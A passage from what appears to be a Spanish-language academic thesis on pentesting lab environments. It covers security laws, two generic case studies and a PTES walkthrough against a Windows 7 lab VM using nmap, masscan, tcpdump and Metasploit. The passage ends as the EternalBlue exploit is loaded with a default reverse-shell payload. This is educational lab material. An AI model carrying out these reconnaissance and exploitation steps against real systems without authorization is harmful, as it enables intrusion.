Esta internacional norma proporciona un marco para, continuamente, poder establecer, implementar, mantener y mejorar un sistema para gestionar la seguridad de la información (SGSI). Proporcionando requisitos y controles para así poder proteger la confidencialidad, integridad y disponibilidad de la información.

Ley de Fraude y Abuso Informático (Computer Fraud and Abuse Act – CFAA)

Esta ley prohíbe el acceso a los sistemas informáticos que no sea autorizado y así como a la obtención de la información sin autorización. Es importante en el contexto de las pruebas de ciberseguridad, ya que ayuda a establecer las bases legales y éticas para las acciones penales que estén relacionadas con el acceso no autorizado a los sistemas.

Ley de Protección de datos (Data Protection Act – DPA) (Reino Unido)

Da las reglas para el procesamiento de los datos personales en el Reino Unido. Es importante para las organizaciones que manejan datos personales ya que ayuda a establecer los derechos para los individuos en relación con su privacidad.

Ley de Privacidad del Consumidor de California (California Consumer Privacy Act – CCPA) (EE. UU.).

Establece las reglas sobre el uso, la recopilación y la divulgación de la información personal de los consumidores en el estado de California. Proporcionando derechos sobre sus datos personales y obligando a que las empresas sean transparentes sobre sus prácticas de privacidad.

Ley Federal de Protección de Datos Personales en Posesión de Particulares (LFPDPPP)(México)

Establece los principios y procedimientos usados para el tratamiento controlado, legítimo e informado de los datos personales en posesión de las entidades privadas en México.

4.10 Casos de estudio

Se presentarán los casos de estudio que ayudarán con la demostración de cómo sería una implementación efectiva de los entornos de laboratorio en diversas situaciones de las pruebas de pentesting. Cada caso nos ofrecerá una visión más detallada y práctica de las utilidades de estos entornos en los escenarios específicos de seguridad informática.

Se centrarán en la utilización y configuración de los entornos de laboratorios realistas y controlados para así poder simular las situaciones de seguridad del mundo real, también se describirán los pasos para poder establecer estos entornos, incluyendo la selección de las tecnologías y de las herramientas apropiadas, la configuración de los sistemas y de las redes, así como la ejecución de las pruebas de penetración.

Por medio de estos casos, se ilustrará cual es la importancia de contar con los entornos de laboratorio adecuados para así poder llevar a cabo las pruebas de penetración de

manera efectiva y segura, ayudando a que los profesionales de seguridad puedan evaluar y mejorar la seguridad de los sistemas y de las redes de manera controlada, sin poner en riesgo la producción.

4.10.1 Caso de estudio 1: Pruebas de pentesting en una empresa de servicios financieros

Contexto

Hay empresa de servicios financieros que está buscando poder evaluar la seguridad de sus sistemas de la información y de redes para así poder garantizar la protección de sus datos financieros confidenciales a sus clientes. La empresa contiene una infraestructura compleja la cual contiene servidores, apps web y bases de datos que son importantes para sus operaciones.

Implementación

Se establece un laboratorio que replica al 100% la infraestructura de dicha empresa, incluyendo los servidores, las aplicaciones web y las bases de datos. Se utilizarán herramientas de pentesting como Nessus, Metasploit y BurpSuite para poder identificar las posibles vulnerabilidades y los puntos débiles en toda la infraestructura.

Proceso

1.- Reconocimiento y escaneo: Se hace un escaneo minucioso de toda la red y de los sistemas para así poder identificar los servicios y puertos abiertos, así como las posibles vulnerabilidades de este mismo.

2.- Enumeración y explotación: Con la información recopilada para enumerar usuarios, servicios y configuraciones, durante la etapa de escaneo, se intentan vulnerar

las brechas identificadas para así poder obtener el acceso no autorizado a los sistemas y los datos sensibles.

Resultados

Se identificaron varias vulnerabilidades críticas en las que se podrían haber expuesto los datos financieros privados de los clientes. Se proporcionan todas las recomendaciones detalladas posibles para la mitigación de estas vulnerabilidades y así poder llevar a cabo una auditoria exhaustiva para poder garantizar el cumplimiento con las regulaciones dictadas por las leyes.

4.10.2 Caso de estudio 2: Pruebas de pentesting en una empresa "startup" de tecnología

Contexto

Una empresa tecnológica "startup" está creando una aplicación móvil para poder gestionar los pagos electrónicos así que está buscando el garantizar la seguridad de la aplicación antes de que sea lanzada al mercado. La empresa desea poder identificar y abordar cualquier brecha que pueda comprometer la seguridad de la información de los usuarios.

Implementación

Se crea un laboratorio que simulará por completo la infraestructura de dicha empresa, incluyendo los servidores de las aplicaciones, bases de datos y los dispositivos conectados. Usando herramientas de hacking ético específicas para las aplicaciones móviles, como MobSF (Mobile Security Framework) OWASP ZAP y APKTool.

Proceso

1.- Análisis de la aplicación móvil: Se realiza un análisis completo de la aplicación móvil para poder identificar las posibles vulnerabilidades de seguridad, siendo los problemas de autenticación, la inyección de SQP y la exposición de los datos sensibles.

2.- Escaneo de seguridad de aplicaciones web: Se usa OWASP ZAP para poder escanear la aplicación web back-end en busca de las posibles vulnerabilidades, como XSS (Cross-Site Scripting) y CSRF (Cross-Site Request Forgery).

3.- Explotación y pruebas de autenticación: Se realizan las pruebas de autenticación pertinentes en la aplicación móvil para así evaluar la resistencia a los ataques de fuerza bruta y los ataques de diccionario.

Resultados

Se identificaron varias brechas de seguridad en la aplicación móvil y en la infraestructura back-end. Se proporcionan las recomendaciones detalladas para así poder corregir estas vulnerabilidades antes del lanzamiento de dicha aplicación al mercado. Se realizan las pruebas de seguridad adicionales para poder verificar cual es la eficacia de las correcciones implementadas y así poder garantizar la completa protección de los datos de los clientes.

CAPITULO 5
RESULTADOS

5.1 Implementación de las Fases de PTES en el Entorno Remoto (Laboratorio Virtual)

5.1.1 Pre-Compromiso

Como se habló previamente en el capítulo 4, esta fase se centra en establecer los objetivos de la prueba de penetración con el cliente buscando autorización formal de este para llevar a cabo el análisis, esto incluye acuerdos y permisos legales y la creación de cualquier documento que sea necesario para garantizar la ética y legalidad de dicha prueba.

Recolección de Información:

Ya que es una implementación, nuestro sistema víctima, como se muestra en la **Figura 21**, tiene un SO Windows 7 con memoria RAM de 2GB y almacenamiento de 40GB. En la **Figura 22,** se muestra que las dos computadoras se encuentran conectadas a una misma red.




Figura 22. Red del laboratorio

5.1.2 Reconocimiento

Individualmente

Enumeración de Red:

- Nmap: En la **Figura 23**, se muestra el comando para hacer el escaneo de puertos con la herramienta nmap usando el puerto del que queremos obtener información.




Figura 23. Escaneo de puertos con Nmap

- Masscan: Como se observa en la **Figura 24**, se hace el escaneo, así como con la herramienta nmap, pero la desventaja de Masscan es que debemos especificar qué puerto es el que deseamos escanear.




Figura 24. Escaneo de puertos con Masscan

5.1.3 Modelado de amenazas

Gracias a nmap se logró hacer un escaneo de los puertos abiertos y así poder comenzar a ver qué tipos de ataques y herramientas usar para vulnerar estos puertos y así obtener acceso a nuestra víctima.

Como se muestra en la **Figura 23,** se encontraron varios puertos abiertos y en la **Tabla 5** se describen más a fondo.

PUERTO	ESTADO	SERVICIO	DESCRIPCIÓN
135/TCP	Abierto	Msrpc	Protocolo de llamada a Procedimiento Remoto de Microsoft, es un modelo cliente-servidor que permite solicitar un procedimiento expuesto por un servidor RPC.
139/TCP	Abierto	Netbios-ssn	Es un dispositivo de programación en red. Es una dirección para una aplicación que se ejecuta en una computadora remota.
445/TCP	Abierto	Microsoft-ds	Es un servicio de replicación que distribuye los datos de directorio en una red.
554/TCP	Abierto	Rtsp	(Protocolo de transmisión en tiempo real) permite a las aplicaciones transmitir voz y video usando controle estándar como “reproducir” y “pausar”.
2869/TCP	Abierto	Icslap	Garantiza la entrega de paquetes de datos en la misma orden en que fueron mandados.
5357/TCP	Abierto	Wsdapi	Se usa para detector dispositivos DPWS de cualquier tipo y también usa WSDAPI para emitir mensajes de control a varias clases de dispositivo como impresoras, escáneres y proyectores de red.
10243/TCP	Abierto	unknown	

Tabla 5. Puertos detectados con Nmap

De acuerdo a la **Tabla 6,** se investigó de que trataba cada servicio asignado a esos puertos y así saber que posibles ataques hacer para obtener acceso al equipo víctima.

PUERTO	SERVICIO	POSIBLE ATAQUE
135/TCP	Msrpc	Se puede hacer una identificación de servicios RPC expuestos denotados por los valores IFID y así revelar detalles del servicio y enlaces de comunicación, ataques de fuerza bruta, DoS, MitM.
139/TCP	Netbios-ssn	Ataques de enumeración de recursos, ataques de fuerza bruta, ataques de intercepción de tráfico, DoS, Ransomware.
445/TCP	Microsoft-ds	Ataques de fuerza bruta, explotación de vulnerabilidades conocidas, DoS, ataques de desbordamiento de búfer, MitM.
554/TCP	Rtsp	Ataques de intercepción de tráfico, DoS, explotación de vulnerabilidades en implementaciones RTSP, exposición de información confidencial.
2869/TCP	Icslap	Explotación de vulnerabilidades de WinRM, ataques de fuerza bruta, DoS, spoofing, intercepción de tráfico.
5357/TCP	Wsdapi	Explotación de vulnerabilidades de WSDAPI, DoS, suplantación de identidad, intercepción de tráfico.

Tabla 6. Ataques que se podrían realizar

5.1.4 Análisis de Vulnerabilidades

Análisis Manual de Vulnerabilidades:

- Wireshark:

Para usar Wireshark abrimos la interfaz y configuramos la IP de la víctima (**Figura 25**):




Figura 25. Análisis de vulnerabilidades con Wireshark

Seleccionamos y comenzamos a visualizar la transferencia de paquetes que se está dando desde esta IP, para visualizar más a detalle alguna podemos darle clic y nos aparecerá información más detallada (**Figura 26**).




Figura 26. Análisis de vulnerabilidades con Wireshark

- Tcpdump:

Con tcpdump escribimos el comando sudo tcpdump –i eth0 host 192.168.100.4 y así poder visualizar las vulnerabilidades de nuestro sistema víctima (**Figura 27**).




Figura 27. Análisis de vulnerabilidades con tcpdump

5.1.5 Explotación

Explotación de vulnerabilidades:

- Metasploit:

Para usar Metasploit y así ir comenzando con la explotación de vulnerabilidades, Metasploit es usado para buscar y ejecutar exploits relacionados al servicio que queramos vulnerar y como deseemos hacerlo, para iniciar Metasploit se utiliza el comando:

```
msfconsole
```

y para comenzar a buscar exploits usamos:

```
search “nombre_servicio”
```


por ejemplo:

```
search msrpc o search Microsoft ds
```

Se nos dará un listado de todos los posibles Exploit que podríamos utilizar para vulnerar este sistema, como se muestra en la **Figura 28** y **Figura 29**.

```
msf6 > search microsoft ds

Matching Modules

   #    Name                                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                                  ---------------  ----       -----  -----------
   0    auxiliary/parser/unattend                                             .                normal     No     Auxilliary Parser Windows Unattend
 Passwords
   1    exploit/windows/http/avaya_ccr_imageupload_exec                       2012-06-28       excellent  No     Avaya IP Office Customer Call Repo
rter ImageUpload.ashx Remote Command Execution
   2    exploit/windows/local/cve_2020_17136                                  2020-03-10       normal     Yes    CVE-2020-1170 Cloud Filter Arbitra
ry File Creation EOP
   3    auxiliary/scanner/msmq/cve_2023_21554_queuejumper                     2023-04-11       normal     No     CVE-2023-21554 - QueueJumper - MSM
Q RCE Check
   4    exploit/windows/misc/commvault_cmd_exec                               2017-12-12       good       No     Commvault Communications Service (
cvd) Command Injection
   5    post/windows/manage/dell_memory_protect                               .                manual     No     Dell DBUtilDrv2.sys Memory Protect
ion Modifier
   6    evasion/windows/syscall_inject                                        .                normal     No     Direct windows syscall evasion tec
hnique
   7    exploit/windows/emc/replication_manager_exec                          2011-02-07       great      No     EMC Replication Manager Command Ex
ecution
   8    exploit/windows/browser/firefox_smil_uaf                              2016-11-30       normal     No     Firefox nsSMILTimeContainer::Notif
yTimeChange() RCE
   9    auxiliary/scanner/http/frontpage_credential_dump                      .                normal     No     FrontPage .pwd File Credential Dum
p
   10   auxiliary/gather/get_user_spns                                        2014-09-27       normal     No     Gather Ticket Granting Service (TG
S) tickets for User Service Principal Names (SPN)
   11     \_ AKA: GetUserSPNs.py                                              .                .          .      .
   12     \_ AKA: Kerberoast                                                  .                .          .      .
   13   exploit/multi/misc/openview_omniback_exec                             2001-02-28       excellent  Yes    HP OpenView OmniBack II Command Ex
ecution
```

Figura 28. Explotación de vulnerabilidades con Metasploit




```
File  Actions  Edit  View  Help

msf6 >
msf6 > search netbios ssn
[-] No results from search
msf6 > search rtsp

Matching Modules

   #   Name                                                  Disclosure Date  Rank     Check  Description
   -   ----                                                  ---------------  ----     -----  -----------
   0   exploit/windows/browser/apple_quicktime_rtsp          2007-01-01       normal   No     Apple QuickTime 7.1.3 RTSP URI Buffer Overflow
   1     \_ target: Automatic                                .                .        .      .
   2     \_ target: Apple QuickTime Player 7.1.3             .                .        .      .
   3     \_ target: Browser Universal                        .                .        .      .
   4   exploit/windows/misc/apple_quicktime_rtsp_response    2007-11-23       normal   No     Apple QuickTime 7.3 RTSP Response Header Buffer Overflow
   5   exploit/linux/misc/hikvision_rtsp_bof                 2014-11-19       normal   No     Hikvision DVR RTSP Request Remote Code Execution
   6     \_ target: DS-7204 Firmware V2.2.10 build 131009    .                .        .      .
   7     \_ target: Debug Target                             .                .        .      .
   8   exploit/osx/rtsp/quicktime_rtsp_content_type          2007-11-23       average  No     MacOS X QuickTime RTSP Content-Type Overflow
   9     \_ target: Mac OS X 10.4.0 PowerPC, QuickTime 7.0.0 .                .        .      .
   10    \_ target: Mac OS X 10.5.0 PowerPC, QuickTime 7.2.1 .                .        .      .
   11    \_ target: Mac OS X 10.4.8 x86, QuickTime 7.1.3     .                .        .      .
   12    \_ target: Mac OS X 10.5.0 x86, QuickTime 7.2.1     .                .        .      .

Interact with a module by name or index. For example info 12, use 12 or use exploit/osx/rtsp/quicktime_rtsp_content_type
After interacting with a module you can manually set a TARGET with set TARGET 'Mac OS X 10.5.0 x86, QuickTime 7.2.1'

msf6 >
msf6 > search icslap
[-] No results from search
msf6 > search wsdapi
[-] No results from search
```

Figura 29. Explotación de vulnerabilidades con Metasploit

En este caso usaremos exploits para el puerto 445 que es un servicio Microsoft-DS, el comando a ejecutar sería:

```
search microsoft ds
```




```
msf6 > search microsoft ds

Matching Modules

   #    Name                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                  ---------------  ----       -----  -----------
   0    auxiliary/parser/unattend                             .                normal     No     Auxilliary Parser Windows Unattend
 Passwords
   1    exploit/windows/http/avaya_ccr_imageupload_exec       2012-06-28       excellent  No     Avaya IP Office Customer Call Repo
rter ImageUpload.ashx Remote Command Execution
   2    exploit/windows/local/cve_2020_17136                  2020-03-10       normal     Yes    CVE-2020-1170 Cloud Filter Arbitra
ry File Creation EOP
```

Figura 30. Resultado al ejecutar el comando "search microsoft ds"

En la **Figura 30** se muestra el resultado de ejecutar el comando para hacer la búsqueda del servicio de Microsoft DS.

Aquí buscamos el servicio Microsoft-DS y encontramos 200 exploits dedicados a diferentes ataques que se pueden hacer a este servicio (**Figura 31**).




```
msf6 > search microsoft ds

Matching Modules
================

   #    Name                                                                  Disclosure Date  Rank       Check  Description
   -    ----                                                                  ---------------  ----       -----  -----------
   0    auxiliary/parser/unattend                                             .                normal     No     Auxilliary Parser Windows Unattend
 Password
   1    exploit/windows/http/avaya_ccr_imageupload_exec                       2012-06-28       excellent  No     Avaya IP Office Customer Call Repo
rter ImageUpload.ashx Remote Command Execution
   2    exploit/windows/local/cve_2020_17136                                  2020-03-10       normal     Yes    CVE-2020-1170 Cloud Filter Arbitra
ry File Creation EOP
   3    auxiliary/scanner/msmq/cve_2023_21554_queuejumper                     2023-04-11       normal     No     CVE-2023-21554 - QueueJumper - MSM
Q RCE Check
   4    exploit/windows/misc/commvault_cmd_exec                               2017-12-12       good       No     Commvault Communications Service (
cvd) Command Injection
   5    post/windows/manage/dell_memory_protect                               .                manual     No     Dell DBUtilDrv2.sys Memory Protect
ion Modifier
   6    evasion/windows/syscall_inject                                        .                normal     No     Direct windows syscall evasion tec
hnique
   7    exploit/windows/emc/replication_manager_exec                          2011-02-07       great      No     EMC Replication Manager Command Ex
ecution
   8    exploit/windows/browser/firefox_smil_uaf                              2016-11-30       normal     No     Firefox nsSMILTimeContainer::Notif
yTimeChange() RCE
   9    auxiliary/scanner/http/frontpage_credential_dump                      .                normal     No     FrontPage .pwd File Credential Dum
p
   10   auxiliary/gather/get_user_spns                                        2014-09-27       normal     No     Gather Ticket Granting Service (TG
S) tickets for User Service Principal Names (SPN)
   11     \_ AKA: GetUserSPNs.py                                              .                .          .      .
   12     \_ AKA: Kerberoast                                                  .                .          .      .
   13   exploit/multi/misc/openview_omniback_exec                             2001-02-28       excellent  Yes    HP OpenView OmniBack II Command Ex
ecution
```

Figura 31. Exploits encontrados para el puerto 445

Una vez encontrado el exploit que deseemos usar lo haremos con el comando:

`use exploit “dirección”`

En este caso usaremos el Exploit EthernalBlue (**Figura 32**).



```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS                          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
